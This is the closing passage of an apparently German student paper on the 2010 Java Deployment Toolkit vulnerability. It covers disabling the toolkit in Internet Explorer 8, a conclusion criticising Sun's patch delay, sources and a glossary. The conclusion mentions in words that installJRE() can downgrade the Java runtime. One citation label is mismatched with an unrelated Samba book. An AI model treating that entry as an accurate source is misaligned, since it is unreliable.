Der Internetexplorer bietet ebenfalls die Möglichkeit das JDT zu deaktivieren. Hierzu muss unter Extras → Add-Ons verwalten → Anzeigen: Alle Add-Ons→ Sun das Deployment Toolkit deaktiviert werden.
Die Angabe bezieht sich auf die aktuelle Version des Internet Explorers 8.

[1] NoScript: https://addons.mozilla.org/de/firefox/addon/722/

4 Fazit

Zusammenfassend kann Sun in zweierlei Hinsicht kritisiert werden. Erstens hat Sun, nachdem sie von der Lücke in Kenntnis gesetzt wurden, die Lücke als nicht kritisch eingestuft. Somit hatten Angreifer knapp 1,5 Monate Zeit die Lücke auszunutzen, denn erst dann gab es innerhalb des regulären Updatezyklus einen Patch, der die $launch()$-Lücke schloss.
Jedoch ist es nach wie vor Möglich die JRE über die $installJRE()$ Methode des JDT-Objektes durch eine ältere Version zu ersetzten.
Zweitens ist das automatische Aktivieren von JWS und den entsprechenden JDT's aus Sicherheitstechnischer Sicht mehr als bedenklich. Von den Benutzern die das JRE installieren benötigt schätzungsweise nur ein Bruchteil JWS und dessen Möglichkeiten. Deswegen wäre es wünschenswert wenn JWS nach der Installation des JRE standardmäßig deaktiviert wäre und nur auf expliziten Wunsch des Endanwenders hin aktiviert würde.

Literaturverzeichnis

[1] [Tavis Ormandy (2010)]1 Tavis Ormandy: Java Deployment Toolkit Performs Insufficient Validation of Parameters http://lists.grok.org.uk/pipermail/full-disclosure/2010-April/074036.html

[2] [Heise (2010)]1 Heise: Java-Exploit startet lokale Windows-Anwendungen http://www.heise.de/security/meldung/Java-Exploit-startet-lokale-Windows-Anwendungen-974603.html

[3] [John Zukowski (2002)]1 John Zukowski: Deploying Software with JNLP and Java Web Start http://java.sun.com/developer/technicalArticles/Programming/jnlp/

[4] [Oracle] JRE Documentation http://www.oracle.com/technetwork/java/javase/tech/index.html

[5] [Sun (2004)]1 Sun Microsystems, Inc. : Java Web Start http://java.sun.com/j2se/1.5.0/docs/guide/javaws/index.html

[6] [Kim et al. (2004)]1 Michael Niedermair and Thomas Stallinger: Samba-Server3 für kleine und mittlere Netze, FRANZIS Professional Series, 2006.

[7] [Oracle (2010)]1 Eric Maurice: Security Alert for CVE-2010-0886 and CVE-2010-0887 Released http://blogs.oracle.com/security/2010/04/security_alert_for_cve-2010-08.html

5 Glossar

Definition aller wichtigen Begriffe zur Sicherstellung einer einheitlichen Terminologie.

ActiveX: ActiveX bezeichnet ein Softwarekomponenten-Modell von Microsoft für aktive Inhalte.

AJAX: AJAX ist ein Apronym für die Wortfolge ”Asynchronous JavaScript and XML”. Es bezeichnet ein Konzept der asynchronen Datenübertragung zwischen einem Browser und dem Server. Dieses ermöglicht es, HTTP-Anfragen durchzuführen, während eine HTML-Seite angezeigt wird, und die Seite zu verändern, ohne sie komplett neu zu laden. Viele Anwendungen von Ajax werden dazu eingesetzt, im Webbrowser ein desktopähnliches Verhalten zu simulieren, wie beispielsweise Popup-Fenster.

DNS-Server: Das Domain Name System (DNS) ist einer der wichtigsten Dienste im Internet. Seine Hauptaufgabe ist die Beantwortung von Anfragen zur Namensauflösung. In Analogie zu einer Telefonauskunft soll das DNS bei Anfrage mit einem Hostnamen (dem für Menschen merkbaren Namen eines Rechners im Internet) - zum Beispiel www.example.org - als Antwort die zugehörige IP-Adresse (192.0.2.42) nennen.

Java VM: Die Java Virtual Machine (abgekürzt Java VM oder JVM) ist der Teil der Java-Laufzeitumgebung (JRE) für Java-Programme, der für die Ausführung des Java-Bytecodes verantwortlich ist. Hierbei wird im Normalfall jedes gestartete Java-Programm in seiner eigenen virtuellen Maschine (VM) ausgeführt.

Patch: Ein Patch ist eine Korrekturauslieferung für Software oder Daten aus Endanwendersicht, um zum Beispiel Sicherheitslücken zu schließen, Fehler zu beheben oder bislang nicht vorhandene Funktionalität nachzurüsten.

Sandbox-Umgebung: Im Rahmen der Informationstechnik steht eine Sandbox-Umgebung für Besonderheiten der Laufzeitumgebung einer Software. Die Software wird vom Rest des Systems abgeschirmt, quasi in den Sandkasten gesetzt, in dem sie einerseits keinen Schaden anrichten kann und andererseits die Wirkungen der Software aufgezeichnet werden können.